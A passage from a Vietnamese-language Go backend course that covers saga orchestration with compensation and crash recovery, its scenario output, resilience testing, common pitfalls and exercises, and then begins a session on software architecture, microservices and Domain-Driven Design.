                // Bước thất bại: chuyển sang bù trừ, hoàn tác các bước ĐÃ xong (0..step-1).
                if _, err = o.pool.Exec(ctx, `UPDATE sagas SET state = 'compensating', step = $2, error =
$3 WHERE id = $1`, id, step, derr.Error()); err != nil {
                    return "", err
                }
                continue
            }
            if _, err = o.pool.Exec(ctx, `UPDATE sagas SET step = $2 WHERE id = $1`, id, step+1); err !=
nil { // LƯU tiến độ NGAY sau mỗi bước
                return "", err
            }
            if o.crashAfter == fmt.Sprintf("do:%d", step+1) {
                return "", errCrash
            }
        case "compensating":
            if step == 0 {
                if _, err = o.pool.Exec(ctx, `UPDATE sagas SET state = 'failed' WHERE id = $1`, id); err !=
nil {
                    return "", err
                }
                continue
            }
            var uerr error
            for try := 1; try <= o.maxUndoTries; try++ { // hoàn tác PHẢI thành công: thử lại (idempotent),
không bỏ cuộc sớm
                if uerr = o.steps[step-1].Undo(id); uerr == nil {
                    break
                }
            }
            if uerr != nil {
                return "compensating", fmt.Errorf("hoàn tác %q chưa được, cần can thiệp/thử lại sau: %w",
o.steps[step-1].Name, uerr)
            }
            if _, err = o.pool.Exec(ctx, `UPDATE sagas SET step = $2 WHERE id = $1`, id, step-1); err !=
nil {
                return "", err
            }
            if o.crashAfter == fmt.Sprintf("undo:%d", step-1) {
                return "", errCrash
            }
        }
    }
}

func main() {
    ctx := context.Background()
    url := os.Getenv("DATABASE_URL")
    admin, _ := pgxpool.New(ctx, url)
    defer admin.Close()
    if _, err := admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab39 CASCADE; CREATE SCHEMA lab39;
        CREATE TABLE lab39.sagas (id BIGINT PRIMARY KEY, state TEXT NOT NULL, step INT NOT NULL DEFAULT 0,
error TEXT)`); err != nil {
        panic(err)
    }
    defer admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab39 CASCADE`)
    cfg, _ := pgxpool.ParseConfig(url)
    cfg.ConnConfig.RuntimeParams["search_path"] = "lab39"
    pool, _ := pgxpool.NewWithConfig(ctx, cfg)
    defer pool.Close()

    type scenario struct {
        title    string
        failures map[string]int
        crash    string
        resume   bool
    }
    scenarios := []scenario{
        {title: "1. Mọi bước thành công"},
        {title: "2. Thu tiền thất bại (thẻ bị từ chối)", failures: map[string]int{"charge": -1}},
        {title: "3. Tạo vận đơn thất bại (sau khi đã thu tiền)", failures: map[string]int{"ship": -1}},
```

```
        {title: "4. Tiến trình CHẾT sau khi thu tiền, khởi động lại tiếp tục", crash: "do:2", resume:
true},
        {title: "5. Thất bại, rồi tiến trình CHẾT giữa chừng bù trừ, tiếp tục", failures:
map[string]int{"ship": -1}, crash: "undo:1", resume: true},
        {title: "6. Hoàn tiền lỗi tạm thời 2 lần rồi thành công", failures: map[string]int{"ship": -1,
"refund": 2}},
    }
    for i, sc := range scenarios {
        id := int64(i + 1)
        svc := NewServices()
        for k, v := range sc.failures {
            svc.failures[k] = v
        }
        o := &Orchestrator{pool: pool, svc: svc, steps: svc.Steps(), crashAfter: sc.crash, maxUndoTries: 5}
        if _, err := pool.Exec(ctx, `INSERT INTO sagas (id, state) VALUES ($1, 'running')`, id); err != nil
{
            panic(err)
        }
        state, err := o.Run(ctx, id)
        note := ""
        if errors.Is(err, errCrash) {
            var st string
            var step int
            _ = pool.QueryRow(ctx, `SELECT state, step FROM sagas WHERE id = $1`, id).Scan(&st, &step)
            note = fmt.Sprintf(" | CHẾT khi đang %s ở bước %d (trạng thái đã lưu bền)", st, step)
            o.crashAfter = "" // tiến trình mới khởi động lại, đọc trạng thái từ DB
            state, err = o.Run(ctx, id)
        }
        var errText string
        _ = pool.QueryRow(ctx, `SELECT COALESCE(error, '-') FROM sagas WHERE id = $1`, id).Scan(&errText)
        fmt.Printf("%s\n   kết quả: %-6s%s | lỗi gốc: %s | lỗi chạy: %v\n", sc.title, state, note, errText,
err)
        fmt.Printf("   dư thừa cuối: giữ kho=%-5v thu tiền=%-5v vận đơn=%-5v | số lần gọi: %s\n",
svc.stock[id], svc.paid[id], svc.shipped[id], callSummary(svc.calls))
        consistent := (svc.stock[id] == svc.paid[id]) && (svc.paid[id] == svc.shipped[id])
        fmt.Printf("   nhất quán (cả ba cùng có hoặc cùng không): %v\n\n", consistent)
    }
}

func callSummary(m map[string]int) string {
    order := []string{"reserve", "charge", "ship", "cancel_ship", "refund", "release"}
    var parts []string
    for _, k := range order {
        if m[k] > 0 {
            parts = append(parts, fmt.Sprintf("%s×%d", k, m[k]))
        }
    }
    return strings.Join(parts, " ")
}
```

```
1. Mọi bước thành công
   kết quả: done   | lỗi gốc: - | lỗi chạy: <nil>
   dư thừa cuối: giữ kho=true  thu tiền=true  vận đơn=true  | số lần gọi: reserve×1 charge×1 ship×1
   nhất quán (cả ba cùng có hoặc cùng không): true


2. Thu tiền thất bại (thẻ bị từ chối)
   kết quả: failed | lỗi gốc: charge thất bại | lỗi chạy: <nil>
   dư thừa cuối: giữ kho=false thu tiền=false vận đơn=false | số lần gọi: reserve×1 charge×1 release×1
   nhất quán (cả ba cùng có hoặc cùng không): true


3. Tạo vận đơn thất bại (sau khi đã thu tiền)
   kết quả: failed | lỗi gốc: ship thất bại | lỗi chạy: <nil>
   dư thừa cuối: giữ kho=false thu tiền=false vận đơn=false | số lần gọi: reserve×1 charge×1 ship×1
refund×1 release×1
   nhất quán (cả ba cùng có hoặc cùng không): true


4. Tiến trình CHẾT sau khi thu tiền, khởi động lại tiếp tục
   kết quả: done   | CHẾT khi đang running ở bước 2 (trạng thái đã lưu bền) | lỗi gốc: - | lỗi chạy: <nil>
   dư thừa cuối: giữ kho=true  thu tiền=true  vận đơn=true  | số lần gọi: reserve×1 charge×1 ship×1
   nhất quán (cả ba cùng có hoặc cùng không): true
```

```
5. Thất bại, rồi tiến trình CHẾT giữa chừng bù trừ, tiếp tục
   kết quả: failed | CHẾT khi đang compensating ở bước 1 (trạng thái đã lưu bền) | lỗi gốc: ship thất bại |
lỗi chạy: <nil>
   dư thừa cuối: giữ kho=false thu tiền=false vận đơn=false | số lần gọi: reserve×1 charge×1 ship×1
refund×1 release×1
   nhất quán (cả ba cùng có hoặc cùng không): true

6. Hoàn tiền lỗi tạm thời 2 lần rồi thành công
   kết quả: failed | lỗi gốc: ship thất bại | lỗi chạy: <nil>
   dư thừa cuối: giữ kho=false thu tiền=false vận đơn=false | số lần gọi: reserve×1 charge×1 ship×1
refund×3 release×1
   nhất quán (cả ba cùng có hoặc cùng không): true
```

Đọc kết quả, từng kịch bản:

1. **Thành công**: ba bước, mỗi bước gọi đúng một lần, trạng thái `done`.
2. **Thu tiền thất bại**: bước 1 (giữ kho) đã xong, bước 2 lỗi ⇒ chuyển `compensating`, **chỉ hoàn tác bước đã xong** (`release`), không `refund` (chưa thu), không động tới vận đơn. Kết quả `failed` nhất quán (không còn gì giữ).
3. **Tạo vận đơn thất bại sau khi đã thu tiền**: hoàn tác theo thứ tự ngược: `refund` rồi `release`. Cả ba về trạng thái ban đầu.
4. **Tiến trình chết sau khi thu tiền**: trạng thái đã **ghi bền ngay sau mỗi bước** (`step = 2`); tiến trình mới khởi động, đọc DB và **tiếp tục từ bước 3**, không giữ kho lại hay thu tiền lần nữa (mỗi bước chỉ 1 lần gọi). Nếu không lưu bền tiến độ, bạn không biết đã thu tiền hay chưa, hoặc làm lại từ đầu (thu tiền hai lần).
5. **Chết giữa lúc bù trừ**: đã `refund` xong, chưa `release`; khởi động lại, tiếp tục bù trừ từ chỗ dở (mỗi hoàn tác vẫn chỉ gọi một lần).
6. **Hoàn tiền lỗi tạm thời hai lần**: bù trừ **phải thành công**, nên thử lại (`refund ×3`); nếu hết lượt thử vẫn lỗi, saga ở lại `compensating` và báo để can thiệp/thử lại sau, **không bao giờ bỏ rơi** (đây là lý do trạng thái `compensating` phải bền và có giám sát).

Các nguyên tắc để saga đúng:

- **Mỗi bước và mỗi bù trừ phải idempotent** (theo `saga_id`): chúng có thể bị chạy lại sau khi chết hoặc hết thời gian. Ở chương trình, cờ `stock[id]` đặt hai lần như một.
- **Lưu trạng thái bền trước khi và sau khi** gọi bước ngoài; hoặc dùng **outbox** để "ghi trạng thái + phát lệnh" nguyên tử (Buổi 33). Với hệ thống nghiêm túc cân nhắc **Temporal** hoặc Cadence (công cụ workflow bền): chúng cho bạn chính cơ chế này như một nền tảng.
- **Bù trừ không phải rollback**: chúng là hành động nghiệp vụ mới và **không phải thứ gì cũng hoàn tác được** (email đã gửi, hàng đã giao). Sắp xếp thứ tự bước: làm những bước **khó hoàn tác sau cùng** (thanh toán trước giao hàng, giao hàng sau cùng); phân loại bước thành *có thể bù trừ*, *điểm không thể quay lui* (pivot), và *bước thử lại được cho tới khi thành công* sau pivot.
- **Thiếu cô lập**: giữa các bước, dữ liệu ở trạng thái trung gian mà người khác có thể thấy (kho đã giữ nhưng đơn chưa hoàn tất). Dùng trạng thái ngữ nghĩa (`PENDING`, `RESERVED`) và *khóa ngữ nghĩa* thay vì giả vờ như giao dịch.
- **Hết thời gian của chính saga**: mỗi bước có timeout; saga treo quá lâu ở `running` bị kích hoạt bù trừ tự động.
- **Quan sát được**: mỗi saga có ID tương quan, log và trace toàn bộ chuỗi (Buổi 38), bảng điều khiển các saga đang kẹt (`running`/`compensating` quá N phút) với cảnh báo.

8. Kiểm thử độ bền

Mã chịu lỗi là mã **hiếm khi chạy** trong đời thường, nên dễ sai nhất; phải kiểm thử có chủ đích bằng cách **tiêm lỗi**:

- **Unit test với đối tượng giả**: phụ thuộc trả lỗi theo kịch bản (lỗi N lần rồi thành công; luôn lỗi; chậm hơn timeout; trả `Retry-After`), đồng hồ giả (`now func() time.Time`) để breaker/backoff chạy tức thì (như hai chương trình trên).
- **Toxiproxy** (proxy TCP chèn độ trễ, mất gói, ngắt kết nối giữa ứng dụng và PostgreSQL/Redis thật) cho test tích hợp: "Redis chậm 2 giây thì API vẫn trả lời trong 300 ms nhờ timeout và fail-open?".
- **Test tải đến quá tải** (Buổi 49): nâng tải qua giới hạn thiết kế và quan sát hành vi: xả tải kích hoạt đúng, độ trễ của yêu cầu được nhận vẫn tốt, và hệ thống **tự hồi phục** khi tải giảm (không kẹt ở trạng thái xấu).
- **Chaos engineering / game day**: trên staging (rồi production khi trưởng thành), giết pod ngẫu nhiên, ngắt mạng giữa hai dịch vụ, làm chậm DB, và quan sát SLO/cảnh báo (Chaos Mesh, Litmus, AWS FIS, `kubectl delete pod`). Mục tiêu là học *trước* khi sự cố thật.
- **Bài test thuộc tính cho saga**: với mọi vị trí chết và mọi vị trí thất bại có thể (sinh ngẫu nhiên hoặc liệt kê hết), trạng thái cuối luôn nhất quán và mỗi bước chạy đúng một lần hiệu dụng. Đây là loại test mà chương trình ở mục 7 làm ở dạng thu nhỏ.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Lời gọi mạng không timeout** (`http.DefaultClient`, `context.Background()`); timeout trong lớn hơn timeout ngoài.
2. **Thử lại mọi lỗi / mọi phương thức** (kể cả `POST` không idempotent, lỗi 4xx); thử lại không giới hạn.
3. **Backoff không jitter**: bầy đàn đồng bộ; **thử lại ở mọi tầng**: khuếch đại 3^n lần.
4. **Không có ngân sách thử lại**: dịch vụ hấp hối nhận tải nhân 4.
5. **Một circuit breaker toàn cục**, hoặc đếm lỗi nghiệp vụ (`404`, thẻ bị từ chối) là lỗi phụ thuộc; không có phương án khi mạch mở.
6. **Pool/hàng đợi dùng chung** cho mọi loại việc: một phụ thuộc chậm làm chết mọi tính năng.
7. **Hàng đợi vô hạn** thay vì từ chối sớm; tin vào autoscaling để chống quá tải tức thời.
8. **Thất bại một phụ thuộc không thiết yếu làm hỏng cả yêu cầu** (đặt hàng thất bại vì dịch vụ gợi ý sập).
9. **Dự phòng chưa từng được kiểm thử**; dự phòng âm thầm đưa dữ liệu sai vào quyết định tiền bạc.
10. **Saga không lưu trạng thái bền**, hoặc bước/bù trừ không idempotent; bù trừ lỗi một lần rồi bỏ rơi.
11. **Giả định bù trừ = rollback hoàn hảo** (email đã gửi, hàng đã giao); xếp thứ tự bước không tính khả năng hoàn tác.
12. **2PC giữa các dịch vụ độc lập / với bên thứ ba**; hoặc tách dịch vụ rồi vẫn đòi nhất quán mạnh xuyên chúng.
13. **Không giám sát** breaker mở, số lần thử lại, độ sâu hàng đợi, số saga kẹt.
14. **Chỉ kiểm thử đường vui**: không tiêm lỗi, không thử quá tải, không diễn tập.
15. **Tin phụ thuộc "luôn lên"** (SLA nhà cung cấp 99,9% không phải của bạn): độ khả dụng chuỗi thấp hơn từng mắt xích.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Sự cố kinh điển, xảy ra ở rất nhiều công ty dưới nhiều dạng: một dịch vụ phụ ít quan trọng (ví dụ lấy tỉ giá, hoặc dịch vụ gợi ý) bắt đầu chậm. Các lời gọi không timeout (hoặc timeout 30 giây) giữ goroutine và kết nối; sau vài phút pool kết nối cạn; API chính (đặt hàng) cũng chậm rồi chết dù chính nó chẳng hỏng gì. Đội trực "khởi động lại API" nhưng tải ập vào ngay và nó chết lại, vì các client đang thử lại ào ạt. Thuốc chữa gồm: **timeout ngắn và đúng chỗ**, **circuit breaker** để ngừng gọi thứ chết, **bulkhead** để việc không thiết yếu không chiếm hết pool, **dự phòng** (bỏ khối gợi ý), **xả tải** để bảo vệ lõi, **ngân sách thử lại** để không tự đánh mình. Không một thứ nào đủ, mỗi thứ chặn một lối lan truyền khác nhau (hãy nghĩ "mô hình phô mai Thụy Sĩ"). Quan trọng hơn: **diễn tập**. Đội nào từng tắt Redis lúc 10 giờ sáng thứ Ba để xem chuyện gì xảy ra sẽ xử lý bình tĩnh khi nó tắt thật lúc 3 giờ sáng chủ nhật. Và nhớ rằng độ bền có giá: mỗi lớp bảo vệ thêm mã, cấu hình, và chế độ lỗi mới; thêm chúng **theo rủi ro đã đo**, ưu tiên các phụ thuộc đồng bộ trên đường quan trọng.

11. Tóm tắt

Tóm tắt buổi học

- Thất bại là bình thường; độ khả dụng **nhân** theo chuỗi phụ thuộc đồng bộ (5 × 99,9% ⇒ 99,5%). Thiết kế phản ứng với lỗi: timeout, thử lại, ngắt, cô lập, xả tải, dự phòng, bù trừ.
- **Timeout** mọi lời gọi, trong < ngoài, truyền `ctx` (hạn chót còn lại); `http.DefaultClient` không có timeout.
- **Retry** chỉ với lỗi tạm thời + thao tác idempotent; **backoff lũy thừa + full jitter** (đỉnh giảm ~26× với cùng tổng tải); tôn trọng `ctx`/`Retry-After`; **chỉ một tầng thử lại** (9× khuếch đại với 2 tầng × 3); **ngân sách thử lại** ~10% chặn bão thử lại.
- **Circuit breaker** (đóng → mở → nửa mở) theo từng phụ thuộc: lỗi hạ tầng mới tính, mạch mở thì từ chối ngay hoặc dùng dự phòng; cho phụ thuộc cơ hội hồi phục, cho bạn khỏi chờ vô ích.
- **Bulkhead** (giới hạn đồng thời theo phụ thuộc) + **load shedding** (từ chối sớm, hàng đợi có giới hạn, ưu tiên): hỏng cục bộ không lây; autoscaling không thay thế xả tải.
- **Suy giảm có kiểm soát**: phân loại tính năng theo mức quan trọng; dự phòng (dữ liệu cũ, mặc định, chỉ đọc, xếp hàng, công tắc tính năng, phản hồi một phần) được kiểm thử và không đưa dữ liệu sai vào quyết định tiền.
- **Saga** thay cho giao dịch phân tán: chuỗi giao dịch cục bộ + bù trừ, **trạng thái bền sau mỗi bước**, mọi bước/bù trừ idempotent, bù trừ thử lại đến khi thành công, bước khó hoàn tác để sau cùng; orchestration cho quy trình dài.
- **Kiểm thử độ bền** bằng tiêm lỗi, đồng hồ giả, Toxiproxy, test quá tải, chaos/game day.

12. Bài tập

1. **[Cơ bản]** Tạo `http.Client` chuẩn cho ShopGo (`internal/platform/httpclient`) với đủ các timeout (dial, TLS handshake, response header, tổng), giới hạn kết nối nhàn rỗi, và `Retry` của mục 3 áp dụng cho `GET`/`PUT`/`DELETE` và `POST` có khóa idempotency. Viết test bằng `httptest` với server chèn lỗi `503` hai lần rồi `200`, server trả `Retry-After: 1`, server treo (quá timeout), và server trả `400` (không thử lại).

2. **[Cơ bản]** Tái hiện **bầy đàn thử lại bằng mô phỏng thật**: 200 goroutine client cùng gọi một server `httptest` đang trả `503` trong 500 ms đầu, rồi hồi phục; đo số yêu cầu mỗi 10 ms mà server nhận với backoff cố định so với full jitter và decorrelated jitter. Vẽ bảng số liệu và nêu kết luận.
3. **[Cơ bản]** Mở rộng `Breaker` ở mục 4 thành thư viện nhỏ: cửa sổ theo **thời gian** (10 giây), `IsFailure func(error) bool` để loại lỗi nghiệp vụ, callback chuyển trạng thái xuất metrics Prometheus, và bảo đảm an toàn đa luồng (`-race` trên Linux/CI). Viết test bảng cho mọi chuyển trạng thái.
4. **[Trung bình]** Gắn breaker + timeout + retry (đúng thứ tự) quanh adapter `grpcStock` (Buổi 34) và quanh client webhook (Buổi 35). Dùng `Toxiproxy` hoặc server giả chèn độ trễ để chứng minh: dịch vụ kho chậm ⇒ API `POST /orders` trả `503` nhanh (dưới 300 ms) thay vì treo, và mạch tự đóng lại khi dịch vụ hồi phục.
5. **[Trung bình]** Cài **bulkhead động** bằng `golang.org/x/sync/semaphore` cho ba nhóm (thanh toán, kho, gợi ý) với kích thước cấu hình được, trả `503 + Retry-After` khi đầy, và xuất metrics (`inflight`, `rejected_total`). Viết test tải: gợi ý chậm 2 giây không làm tăng p99 của `/orders` quá 20%.
6. **[Trung bình]** Thêm **chế độ suy giảm** vào ShopGo: `GET /products/:id` trả kèm `recommendations`; khi dịch vụ gợi ý lỗi/chậm/ngắt mạch thì trả danh sách "bán chạy" từ Redis (hoặc `null` kèm `partial: true`), tuyệt đối không làm hỏng cả yêu cầu. Thêm công tắc tính năng đọc từ cấu hình động để tắt gợi ý ngay lập tức; test cả ba nhánh.
7. **[Nâng cao]** Chuyển orchestrator saga ở mục 7 sang quy trình đặt hàng thật của ShopGo (giữ kho qua gRPC, thu tiền qua cổng giả, tạo vận đơn): bảng `sagas` + `saga_steps` (lịch sử từng bước), worker định kỳ quét saga kẹt (quá hạn) để tiếp tục/bù trừ, khóa `FOR UPDATE SKIP LOCKED` để nhiều worker không xử lý trùng một saga, xuất metrics saga theo trạng thái. Viết **test thuộc tính**: với mọi vị trí chết (sau mỗi lần ghi trạng thái) và mọi vị trí thất bại, trạng thái cuối nhất quán.
8. **[Nâng cao]** Dựng **bài diễn tập sự cố** tự động trên Docker Compose + Toxiproxy cho ShopGo: các kịch bản (PostgreSQL chậm 3 giây, Redis mất, dịch vụ kho trả 503 50%, mất gói 10% tới cổng thanh toán). Với mỗi kịch bản, chạy tải 200 req/s trong 2 phút và thu: tỉ lệ thành công, p99, trạng thái breaker, số thử lại; so sánh trước/sau khi bật các cơ chế chịu lỗi; báo cáo cơ chế nào thật sự cứu hệ thống trong kịch bản nào.
9. **[Thử thách]** Thiết kế **chiến lược độ bền toàn hệ thống** cho ShopGo ở dạng tài liệu (ADR, Buổi 51): bảng mọi phụ thuộc đồng bộ (PostgreSQL, Redis, kho, thanh toán, email, gợi ý) với cột: mức quan trọng, timeout, chính sách thử lại, breaker, bulkhead, dự phòng, SLO bị ảnh hưởng, cách kiểm thử; tính độ khả dụng lý thuyết của hành trình đặt hàng trước và sau khi áp dụng dự phòng; đề xuất thứ tự triển khai theo chi phí/lợi ích và các số liệu cần theo dõi để biết nó hiệu quả.

Buổi 40 — Kiến trúc và thiết kế hệ thống

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 18–19, 27, 32–39

Mục tiêu học tập

Sau buổi học này bạn có thể:

- So sánh **monolith, modular monolith, microservices, serverless** bằng tiêu chí cụ thể và chọn có lý do; nhận diện **monolith phân tán** và biết **cắt dịch vụ ra** (strangler fig) đúng cách.
- Áp dụng **Domain-Driven Design**: bounded context, ngôn ngữ chung, bản đồ ngữ cảnh; và các khối xây dựng chiến thuật (value object, entity, **aggregate**, sự kiện miền, repository) bằng Go.
- Hiểu **CQRS** và **event sourcing**: khi nào đáng dùng, cái giá, và cài một ví dụ chạy được kèm khóa lạc quan và mô hình đọc nhất quán cuối cùng.
- Thực hiện một **buổi thiết kế hệ thống** có phương pháp: yêu cầu, **ước lượng quy mô**, API, dữ liệu, kiến trúc, điểm nghẽn, đánh đổi.
- Phân tích ba bài toán kinh điển (rút gọn URL, hệ thống thông báo, bán hàng chớp nhoáng) và áp dụng cùng phương pháp vào ShopGo.
- Ghi lại quyết định bằng **ADR**, mô tả kiến trúc bằng mô hình **C4**, bảo vệ kiến trúc theo thời gian bằng **fitness function**.

Kiến trúc là chuỗi quyết định có đánh đổi, không phải tìm "đáp án đúng"

Không có kiến trúc tốt tuyệt đối, chỉ có kiến trúc **phù hợp với ràng buộc** (quy mô đội, tải, yêu cầu pháp lý, ngân sách, thời hạn) **tại một thời điểm**. Sai lầm đắt nhất là copy kiến trúc của công ty có 5.000 kỹ sư cho đội 5 người ("vì Netflix làm vậy"). Mỗi quyết định kiến trúc phải trả lời được hai câu: *vì sao* (giải quyết vấn đề gì, có số liệu không), và *đổi lại cái gì* (cái giá phải trả là gì).

1. Kiến trúc là gì, và đánh đổi giữa các thuộc tính chất lượng

Kiến trúc phần mềm là tập hợp **những quyết định khó thay đổi** về cấu trúc hệ thống: chia thành những phần nào, các phần giao tiếp thế nào, dữ liệu nằm đâu, công nghệ nào cho phần nào. "Khó thay đổi" là phép thử: đổi tên một biến là chi tiết; đổi từ PostgreSQL sang MongoDB, hay từ monolith sang microservices, là kiến trúc.

Các quyết định ấy được điều khiển bởi **thuộc tính chất lượng** (*quality attributes*, còn gọi yêu cầu phi chức năng), vốn **xung đột nhau**:

Thuộc tính	Câu hỏi	Thường đánh đổi với
Hiệu năng (độ trễ, thông lượng)	Nhanh đến đâu, chịu bao nhiêu yêu cầu/giây?	Chi phí, độ phức tạp (cache, bất đồng bộ), nhất quán
Khả năng mở rộng	Tải gấp 10 lần thì sao?	Đơn giản, nhất quán mạnh
Độ khả dụng / độ bền	Hỏng bao lâu chấp nhận được?	Chi phí (dư thừa), nhất quán, độ phức tạp
Nhất quán	Dữ liệu có luôn đúng ngay không?	Khả dụng, độ trễ (định lý CAP/PACELC)

Thuộc tính	Câu hỏi	Thường đánh đổi với
Bảo mật	Chống được ai, bảo vệ gì?	Tiện dụng, hiệu năng, tốc độ phát triển
Khả năng bảo trì / mở rộng tính năng	Thêm tính năng nhanh và an toàn đến đâu?	Hiệu năng cực đại, đôi khi tốc độ ban đầu
Khả năng vận hành / quan sát	Dễ triển khai, giám sát, sửa lỗi lúc 3 giờ sáng?	Số lượng thành phần
Chi phí	Tốn bao nhiêu tiền và công sức?	Hầu hết mọi thứ khác
Tốc độ giao hàng	Từ ý tưởng đến người dùng mất bao lâu?	Chất lượng lâu dài nếu bỏ qua nền móng

Định lý **CAP** (khi mạng bị chia cắt, chọn nhất quán hoặc khả dụng) và mở rộng **PACELC** (ngay cả khi bình thường vẫn đánh đổi giữa độ trễ và nhất quán) tóm tắt đánh đổi cốt lõi của hệ phân tán: *nhất quán mạnh xuyên nhiều nút đắt (độ trễ, khả dụng)*, nên hãy giữ nhất quán mạnh **trong** phạm vi nhỏ (một aggregate, một CSDL) và chấp nhận nhất quán cuối cùng **giữa** các phạm vi.

2. Từ monolith đến microservices

2.1. Các lựa chọn

	Monolith (khối)	Modular monolith	Microservices	Serverless / FaaS
Triển khai	Một đơn vị	Một đơn vị	Nhiều đơn vị độc lập	Từng hàm
Ranh giới nội bộ	Mờ (dễ rối)	**Rõ** (module, interface)	Rất rõ (qua mạng)	Từng hàm
Dữ liệu	Một CSDL chung	Một CSDL, **sở hữu theo module**	**Mỗi dịch vụ một CSDL**	Dịch vụ quản lý
Giao dịch	ACID đơn giản	ACID đơn giản	Saga, nhất quán cuối cùng	Tùy
Mở rộng	Cả khối	Cả khối	**Từng dịch vụ riêng**	Tự động theo yêu cầu
Độ phức tạp vận hành	**Thấp**	**Thấp**	**Cao** (mạng, quan sát, CI/CD nhiều)	Vừa (giới hạn nền tảng)
Độ trễ nội bộ	Lời gọi hàm	Lời gọi hàm	Gọi mạng (ms)	Khởi động lạnh
Phù hợp	Khởi đầu, đội nhỏ	**Đa số sản phẩm đang lớn**	Nhiều đội độc lập, miền rõ, tải rất khác nhau	Tải thất thường, sự kiện, ít trạng thái

Lợi ích thực sự của microservices là **tổ chức** chứ không phải kỹ thuật: cho phép nhiều đội phát hành độc lập, không dẫm chân nhau (**định luật Conway**: hệ thống phản ánh cấu trúc giao tiếp của tổ chức tạo ra nó). Cái giá: mỗi lời gọi là lời gọi mạng có thể chậm/hỏng/trùng; mất giao dịch ACID xuyên dịch vụ; vận hành, quan sát, bảo mật, kiểm thử tích hợp phức tạp gấp nhiều lần; cần nền tảng (CI/CD, orchestrator, service discovery, tracing). Đội nhỏ đi microservices sớm thường chậm đi, không nhanh lên.

Monolith phân tán là thất bại tệ nhất: bạn có độ phức tạp của microservices mà không có lợi ích. Dấu hiệu: các dịch vụ phải **triển khai cùng nhau**; một thay đổi nghiệp vụ nhỏ chạm 5 dịch vụ; chia sẻ chung CSDL hoặc thư viện nội bộ chứa logic; chuỗi gọi đồng bộ A→B→C→D cho mỗi yêu cầu; không dịch vụ nào chạy được một mình trong test.

2.2. Lộ trình khuyến nghị cho ShopGo

1. **Bắt đầu: modular monolith** (đây là Giai đoạn 4 của giáo trình): ranh giới module rõ ràng, giao tiếp qua interface nhỏ, mỗi module sở hữu bảng của mình, CI kiểm tra đồ thị phụ thuộc (Buổi 27). Một đơn vị triển khai, giao dịch ACID, vận hành đơn giản.
2. **Chỉ tách khi có lý do đo được.** Những lý do chính đáng: (a) **mở rộng độc lập**: một module cần 50 bản sao còn phần còn lại cần 2 (ví dụ tìm kiếm, xử lý ảnh); (b) **tự chủ của đội**: đội riêng, vòng đời phát hành riêng; (c) **công nghệ/yêu cầu khác biệt**: một phần cần ngôn ngữ khác, hoặc yêu cầu tuân thủ (PCI cho thanh toán) tách biệt; (d) **cô lập lỗi**: phần rủi ro cao không được kéo cả hệ thống.
3. **Tách theo "đường nối" đã có**: module đã giao tiếp qua interface (`order.Stock`, Buổi 27, 34) thì tách ra là *thay hiện thực* bằng client gRPC/HTTP; phần dữ liệu tách bảng sang CSDL riêng. Thứ tự: tách module **ít phụ thuộc, nhiều tải/giá trị độc lập** trước (không bắt đầu bằng lõi nhiều ràng buộc như đơn hàng).
4. **Mẫu Strangler Fig** (cây đa bóp nghẹt): đặt một lớp điều hướng (gateway/proxy) trước hệ thống cũ; chuyển **từng chức năng** sang dịch vụ mới, điều hướng một phần lưu lượng (1% → 10% → 100%), giữ hệ cũ chạy song song cho đến khi chức năng mới được tin cậy, rồi gỡ phần cũ. Không bao giờ "viết lại tất cả" (*big bang rewrite*): thất bại nổi tiếng.
5. **Khi tách, tách luôn dữ liệu và chấp nhận hệ quả**: saga, bù trừ, idempotency, dữ liệu sao chép chỉ đọc qua sự kiện (Buổi 33, 39). Bảng chung giữa hai dịch vụ là monolith phân tán.

3. Domain-Driven Design

DDD (Eric Evans) là cách tiếp cận thiết kế phần mềm quanh **miền nghiệp vụ**, với mục tiêu để mã phản ánh đúng cách chuyên gia nghiệp vụ nghĩ. Hai tầng:

3.1. DDD chiến lược: chia hệ thống ra sao

- **Ngôn ngữ chung (*ubiquitous language*)**: lập trình viên và chuyên gia nghiệp vụ dùng *cùng thuật ngữ* trong trò chuyện, tài liệu và **mã** (tên kiểu, hàm, bảng). Nếu kinh doanh gọi là "đơn hàng được xác nhận" thì mã không gọi là `status = 3`.
- **Bounded context (ngữ cảnh giới hạn)**: một ranh giới trong đó một mô hình và một ngôn ngữ nhất quán. Từ "Sản phẩm" trong *Danh mục* (mô tả, ảnh, thuộc tính) khác "Sản phẩm" trong *Kho* (SKU, vị trí, số lượng) khác trong *Đơn hàng* (đơn giá lúc mua). Cố gộp thành một mô hình "Sản phẩm" khổng lồ là nguồn của rối rắm. **Mỗi bounded context là ứng viên tự nhiên cho một module (và có thể một dịch vụ).**
- **Phân loại miền con**: *lõi* (core: nơi tạo lợi thế cạnh tranh, đầu tư nhiều nhất, tự xây), *hỗ trợ* (supporting: cần nhưng không khác biệt), *chung* (generic: thanh toán, xác thực, email; **mua/dùng dịch vụ có sẵn**). Đừng tự xây thứ không phải lõi.
- **Bản đồ ngữ cảnh (*context map*)** mô tả quan hệ giữa các ngữ cảnh: *Customer–Supplier* (bên dùng đặt yêu cầu lên bên cung cấp), *Conformist* (tuân theo mô hình bên kia), **Anti-Corruption Layer** (lớp dịch giữ mô hình của bạn sạch khi tích hợp với hệ cũ/bên thứ ba: ví dụ adapter `grpcStock` dịch mã gRPC sang lỗi miền), *Shared Kernel* (chia sẻ một phần mô hình, dùng rất hạn chế), *Open Host Service / Published Language* (API công khai chuẩn hóa).

Ví dụ ShopGo: ngữ cảnh **Catalog** (sản phẩm, danh mục, tìm kiếm), **Inventory** (tồn kho, đặt chỗ), **Ordering** (đơn hàng, giỏ), **Payment** (miền chung: dùng cổng thanh toán bên ngoài qua ACL), **Identity** (miền chung: tài khoản, xác thực), **Notification** (miền chung/hỗ trợ). *Ordering* là lõi (quy tắc giá, khuyến mãi, vòng đời đơn); Payment và Identity chủ yếu tích hợp. Sơ đồ module của Dự án 3 đã bám theo ranh giới này.

3.2. DDD chiến thuật: khối xây dựng trong mã

- **Entity**: đối tượng có **danh tính** bền theo thời gian (đơn hàng #A1: dù đổi trạng thái vẫn là nó).
- **Value Object**: đối tượng định nghĩa bởi **giá trị**, **bất biến**, so sánh bằng giá trị (`Money{100000, "VND"}`, `Address`, `Email`). Tự kiểm tra hợp lệ lúc tạo ⇒ không bao giờ tồn tại giá trị sai trong hệ thống ("làm cho trạng thái bất hợp lệ không biểu diễn được").
